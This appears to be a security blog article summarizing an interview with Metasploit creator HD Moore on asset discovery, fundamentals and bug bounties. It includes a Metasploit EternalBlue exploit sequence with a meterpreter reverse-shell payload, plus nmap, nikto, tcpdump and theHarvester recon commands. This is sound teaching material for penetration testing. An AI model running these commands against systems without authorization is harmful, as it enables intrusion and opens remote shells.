
Listen to this Post
Introduction:

The cybersecurity landscape has evolved dramatically since the early days of open-source hacking tools, shifting from underground research to a multi-billion dollar industry. In a revealing interview on The Abhisek Cast, HD Moore, the creator of the legendary Metasploit Framework, discusses this transformation, the backlash his tool faced, and why fundamental asset discovery remains a critical, unsolved problem in enterprise security. This article synthesizes key insights from the conversation, translating decades of offensive security experience into actionable knowledge for professionals.
Learning Objectives:
- Understand the historical context and philosophical shift behind the creation and evolution of the Metasploit Framework.
- Master the fundamental concepts of modern asset discovery and inventory, the cornerstone of any effective security program.
- Learn practical, command-line techniques for network reconnaissance and vulnerability assessment that build on core security principles.
You Should Know:
1. The Genesis and Philosophy of Metasploit
Metasploit was born not as a commercial product, but as an open-source project to democratize and standardize penetration testing. Moore highlights the initial backlash from parts of the security community, who feared the tool would lower the barrier to entry for malicious actors. However, its true impact was the opposite: it forced defenders to improve by providing a common framework for understanding, testing, and mitigating vulnerabilities, thereby elevating the entire industry’s baseline.
Step-by-step guide explaining what this does and how to use it.
The core philosophy is automation and reproducibility. While the full GUI (Metasploit Pro) is commercial, the free `msfconsole` is a powerful command-line interface. A basic workflow involves searching for a module, configuring it with target parameters, and executing.
 Start the Metasploit console
msfconsole

Search for modules related to a specific vulnerability (e.g., EternalBlue)
search eternalblue

Use a selected module
use exploit/windows/smb/ms17_010_eternalblue

Show and set required options
show options
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.10

Execute the exploit
run
This process encapsulates the standardized approach Metasploit brought to exploitation, turning complex attacks into repeatable security tests.
2. Asset Discovery: The Most Overlooked Enterprise Problem
Moore emphasizes that you cannot secure what you do not know you have. Modern networks are dynamic, with cloud instances, IoT devices, and remote workstations constantly coming online. Traditional scanning methods often miss shadow IT, forgotten servers, or misconfigured cloud buckets, creating massive blind spots for attackers to exploit. His company, runZero, focuses on solving this by using both active scanning and passive traffic analysis to build a continuous, accurate inventory.
Step-by-step guide explaining what this does and how to use it.
You can begin addressing this gap with fundamental network scanning techniques using open-source tools like nmap.
 Perform a basic ping sweep to discover live hosts on a network
nmap -sn 192.168.1.0/24

Conduct a service version detection scan on discovered hosts
nmap -sV -O 192.168.1.100

Use aggressive scanning to identify OS, versions, and potential vulnerabilities
nmap -A -T4 192.168.1.100

Save your results to an XML file for reporting and inventory tracking
nmap -oX asset_inventory.xml 192.168.1.0/24
Regularly scheduled discovery scans are the first step in moving from an unknown network to a managed asset inventory.
- The Enduring Value of Fundamentals Over AI Hype
In an era dominated by discussions of AI-powered security, Moore offers a grounded counterpoint: mastering networking and programming fundamentals is more critical than ever. AI tools are assistants, not replacements, for deep technical knowledge. Understanding protocols like TCP/IP, HTTP/S, and DNS, and being able to write scripts to automate tasks or analyze data, provides the foundation needed to effectively use any advanced tool, AI-based or otherwise.
Step-by-step guide explaining what this does and how to use it.
A fundamental skill is using `tcpdump` or Wireshark to analyze network traffic and understand what is happening on the wire.
 Capture packets on a specific interface (e.g., eth0)
sudo tcpdump -i eth0

Capture and display HTTP traffic
sudo tcpdump -i eth0 -A port 80

Capture traffic to/from a specific IP and write to a file for later analysis
sudo tcpdump -i eth0 host 192.168.1.100 -w suspicious_traffic.pcap

Read and analyze the saved packet capture file
tcpdump -r suspicious_traffic.pcap
This hands-on analysis builds the intuitive understanding of network behavior that no AI alert can fully replace.
- The Realities and Strategic Use of Bug Bounties
The conversation covered bug bounties, which Moore views as a useful but incomplete solution. While they crowdsource vulnerability discovery, they are not a substitute for a robust, proactive internal security program. The most effective bug bounty hunters are those with strong fundamental skills who can chain together subtle flaws. For organizations, bounties work best after you have already implemented basic security hygiene and internal testing.
Step-by-step guide explaining what this does and how to use it.
Before engaging in bug bounties, internal teams should use automated vulnerability scanners to find low-hanging fruit. Tools like `nikto` for web servers are a good start.
 Basic scan of a web server for common vulnerabilities
nikto -h http://192.168.1.100

Scan using a specific port and output results to an HTML file
nikto -h http://192.168.1.100 -p 8080 -o scan_report.html -Format html

Update the nikto vulnerability database
nikto -update
Fixing these obvious issues internally ensures that external researchers focus on more complex, valuable findings.
- Open Source Models and the Inability to Retroactively Monetize
Moore’s perspective on open source is pragmatic: “You can’t retroactively monetize something you’ve already given away.” The immense value Metasploit created was in its widespread adoption and the ecosystem it fostered, not in direct revenue from the framework itself. This model prioritizes impact and community growth, with commercial opportunities (like runZero) arising from solving new, adjacent problems that the community needs, not by locking away existing tools.
Step-by-step guide explaining what this does and how to use it.
The security community leverages open-source intelligence (OSINT) daily. A simple example is using `theHarvester` to gather emails, subdomains, and IPs related to a target domain—a foundational recon step.
 Use theHarvester to search Google and LinkedIn for information on a domain
theHarvester -d example.com -b google,linkedin

Search multiple sources and limit the results to 500
theHarvester -d example.com -b all -l 500

Save the results to an XML file
theHarvester -d example.com -b bing -f results.xml
This exemplifies the power of free, community-driven tools that form the bedrock of professional security work.
What Undercode Say:
- Security’s Foundation is Inventory. The most sophisticated security stack is rendered useless if it’s not protecting your entire attack surface. Continuous, automated asset discovery is not an advanced feature; it is the non-negotiable first step.
- Fundamentals Are Your Permanent Advantage. Technology cycles through hype—cloud, AI, blockchain—but the underlying principles of how computers communicate and how code executes remain constant. Investing in these core skills yields dividends long after specific tools become obsolete.
The analysis from this discussion reveals a clear throughline: the industry’s focus often chases “advanced” threats while neglecting foundational visibility. Moore’s journey from Metasploit to runZero underscores that progress isn’t just about faster exploitation, but about better, more comprehensive understanding of our environments. The push for AI-driven “autonomous” security is ironically heightening the need for professionals who possess the deep, fundamental knowledge to validate, guide, and correct these systems. The future belongs to those who can bridge the gap between automated tools and expert reasoning.
Prediction:
The interview suggests that the next major shift in cybersecurity will be a forced reckoning with the scale and complexity of the digital attack surface. As IoT, operational technology (OT), and ephemeral cloud resources explode, manual or periodic inventory will become completely untenable. We will see a convergence of technologies: asset discovery will become fully integrated with real-time threat detection and AI-powered risk scoring, creating living security models of organizations. However, this automation will simultaneously create a premium on human skills—critical thinking, attack path analysis, and strategic prioritization—to make sense of the resulting data deluge and defend against the novel attacks that automated systems will inevitably miss.
▶️ Related Video (76% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abhisek R – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


